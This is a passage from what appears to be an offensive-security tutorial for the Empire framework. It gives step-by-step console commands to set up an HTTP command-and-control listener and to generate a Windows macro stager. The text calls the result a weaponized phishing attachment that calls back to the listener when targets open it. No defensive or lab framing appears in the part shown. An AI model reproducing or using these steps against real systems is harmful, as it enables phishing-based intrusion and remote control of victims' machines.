
After starting it up you will need to create a listener. This can be accomplished by next typing the following:

```
(Empire) > listeners

(Empire) > uselisteners http

(Empire) > info
```

Then, in info, you may use defaults but ensure you have values for anything that is under the "Required" column.



Once all the requirements are met and you have adjusted any additional customizations you need then type go to command prompt and type execute.




Ok, now we have a listener. This will enable us to catch when targets (workstations, servers, or PCs) open our weaponized phishing attachment. It will call back to this “http” listener aka C2.

Weaponize Phishing Attachment

- **Create Macro Payload**

OK, type “`back`” at the Empire command prompt and then type “`usestager`” and press the “`spacebar`” button and then press the “tab” button twice to get a list of stagers ranging from MacOs to Windows.

Then type “`usestager windows/macro`” as we will be exploiting a Windows machine.




At the command prompt type “`info`” to again ensure the “`Required`” values are entered.


Make sure you set the “`Listener`” to your http listener from earlier. Type “`set Listener http`”

You may want to change the “OutFile” to your preferred directory, then just type “`set OutFile /tmp/macro`”

Set Listener http diagram:




Once you have all “`Required`” values then type “`generate`” to create your macro payload and for this example it will output the file to the `/tmp/macro directory`.

